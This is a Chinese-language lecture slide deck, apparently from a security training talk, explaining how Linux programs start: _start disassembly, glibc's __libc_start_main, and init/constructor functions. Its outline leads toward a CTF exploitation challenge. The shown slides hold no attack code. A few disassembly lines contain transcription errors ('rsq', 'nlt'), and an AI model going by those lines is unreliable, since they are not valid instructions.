

# Link Start

🎃 @ DeepHack 2/27



u1f383 🎃



# Outline

- ▶ Introduction
- ▶ DL Start
- ▶ DL Ing
- ▶ DL End
- ▶ DL Summary
- ▶ DiceCTF\_2022 - **nightmare**









# Introduction


# \$ Introduction

▶ 一支程式的週期





# \$ Introduction



# \$ Introduction

## \_start


- ▶ 又叫做 C runtime、Crt0、Crt1 等等，檔案位於 `/usr/lib/x86_64-linux-gnu/Scrt1.o`
- ▶ 唯一功能為設定參數後呼叫 `__libc_start_main`

```
u1f383@u1f383:/  
$  
0: endbr64  
4: xor    ebp,ebp  
6: mov    r9,rdx  
9: pop   rsi  
a: mov   rdx,rsq  
d: and   rsp,0xfffffffffffffff0  
11: push  rax  
12: push  rsp  
13: mov   r8,QWORD PTR [rip+0x0]  
1a: mov   rcx,QWORD PTR [rip+0x0]  
21: mov   rdi,QWORD PTR [rip+0x0]  
28: call  QWORD PTR [rip+0x0]  
2e: nlt
```

呼叫 `__libc_start_main`



# \$ Introduction



# \$ Introduction

## \_\_libc\_start\_main

- ▶ 註冊 DL destructor
- ▶ 執行 init function
- ▶ 執行 main function
- ▶ 呼叫 exit

```
u1f383@u1f383:/  
$  
  
STATIC int  
LIBC_START_MAIN(int (*main)(int, char **, char **MAIN_AUXVEC_DECL),  
                int argc, char **argv,  
                __typeof(main) init,  
                void (*fini)(void),  
                void (*rtld_fini)(void), void *stack_end)  
{  
    if (__glibc_likely(rtld_fini != NULL))  
        __cxa_atexit((void (*)(void *))rtld_fini, NULL, NULL);  
  
    if (init)  
        (*init)(argc, argv, __environ MAIN_AUXVEC_PARAM);  
  
    result = main(argc, argv, __environ MAIN_AUXVEC_PARAM);  
    exit(result);  
}
```



# \$ Introduction

## \_\_libc\_start\_main

- ▶ 註冊 DL destructor
- ▶ 執行 init function
- ▶ 執行 main function
- ▶ 呼叫 exit

```
u1f383@u1f383:/  
$  
  
STATIC int  
LIBC_START_MAIN(int (*main)(int, char **, char **MAIN_AUXVEC_DECL),  
                int argc, char **argv,  
                __typeof(main) init,  
                void (*fini)(void),  
                void (*rtld_fini)(void), void *stack_end)  
{  
    if (__glibc_likely(rtld_fini != NULL))  
        __cxa_atexit((void (*)(void *))rtld_fini, NULL, NULL);  
  
    exit(result);  
}
```

跟我們所知的 main 參數基本上相同 (argc / argv...)，不過會把指向 stack 的 pointer 放到 stack 傳進來

# \$ Introduction

## \_\_libc\_start\_main

- ▶ 註冊 DL destructor
- ▶ 執行 init function
- ▶ 執行 main function
- ▶ 呼叫 exit

```
u1f383@u1f383:/  
$  
  
STATIC int  
LIBC_START_MAIN(int (*main)(int, char **, char **MAIN_AUXVEC_DECL),  
                int argc, char **argv,  
                __typeof(main) init,  
                void (*fini)(void),  
                void (*rtld_fini)(void), void *stack_end)  
{  
    if (__glibc_likely(rtld_fini != NULL))  
        __cxa_atexit((void (*)(void *))rtld_fini, NULL, NULL);  
  
}
```

透過 atexit 時來註冊終止程式前要呼叫的 function，  
一般情況下 `rtld_fini == _dl_fini`



# \$ Introduction

## \_\_libc\_start\_main

- ▶ 註冊 DL destructor
- ▶ 執行 **init function**
- ▶ 執行 main function
- ▶ 呼叫 exit

```
u1f383@u1f383:/  
$  
  
STATIC int  
LIBC_START_MAIN(int (*main)(int, char **, char **MAIN_AUXVEC_DECL),  
                int argc, char **argv,  
                __typeof(main) init,  
                void (*fini)(void),  
                void (*rtld_fini)(void), void *stack_end)  
{  
    if (__glibc_likely(rtld_fini != NULL))  
        __cxa_atexit((void (*)(void *))rtld_fini, NULL, NULL);  
  
    if (init)  
        (*init)(argc, argv, __environ MAIN_AUXVEC_PARAM);  
  
}
```

一般情況下 `init == __libc_csu_init`，而在 `__libc_csu_init` 當中還會去呼叫 **init function array** 的每個 element

# \$ Introduction

## \_\_libc\_start\_main

- ▶ 註冊 DL destructor
- ▶ 執行 init function
- ▶ 執行 main function
- ▶ 呼叫 exit

```
__attribute__((constructor))  
void owo()  
{  
    puts("owo");  
}
```

```
u1f383@u1f383:/  
$  
  
STATIC int  
LIBC_START_MAIN(int (*main)(int, char **, char **MAIN_AUXVEC_DECL),  
                int argc, char **argv,  
                __typeof(main) init,  
                void (*fini)(void),  
                void (*rtld_fini)(void), void *stack_end)  
{  
    if (__glibc_likely(rtld_fini != NULL))  
        __cxa_atexit((void (*)(void *))rtld_fini, NULL, NULL);  
  
    if (init)  
        (*init)(argc, argv, __environ MAIN_AUXVEC_PARAM);  
  
    result = main(argc, argv, __environ MAIN_AUXVEC_PARAM);  
    exit(result);  
}
```

array element 預設只會有 **register\_tm\_clones** ,  
其他的 function 可以透過 attribute 來定義

# \$ Introduction

## \_\_libc\_start\_main

- ▶ 註冊 DL destructor
- ▶ 執行 init function
- ▶ 執行 main function
- ▶ 呼叫 exit

```
u1f383@u1f383:/  
$  
  
STATIC int  
LIBC_START_MAIN(int (*main)(int, char **, char **MAIN_AUXVEC_DECL),  
                int argc, char **argv,  
                __typeof(main) init,  
                void (*fini)(void),  
                void (*rtld_fini)(void), void *stack_end)  
{  
    if (__glibc_likely(rtld_fini != NULL))  
        __cxa_atexit((void (*)(void *))rtld_fini, NULL, NULL);  
  
    if (init)  
        (*init)(argc, argv, __environ MAIN_AUXVEC_PARAM);  
  
    result = main(argc, argv, __environ MAIN_AUXVEC_PARAM);  
    exit(result);  
}
```

使用者 code 的進入點



# \$ Introduction


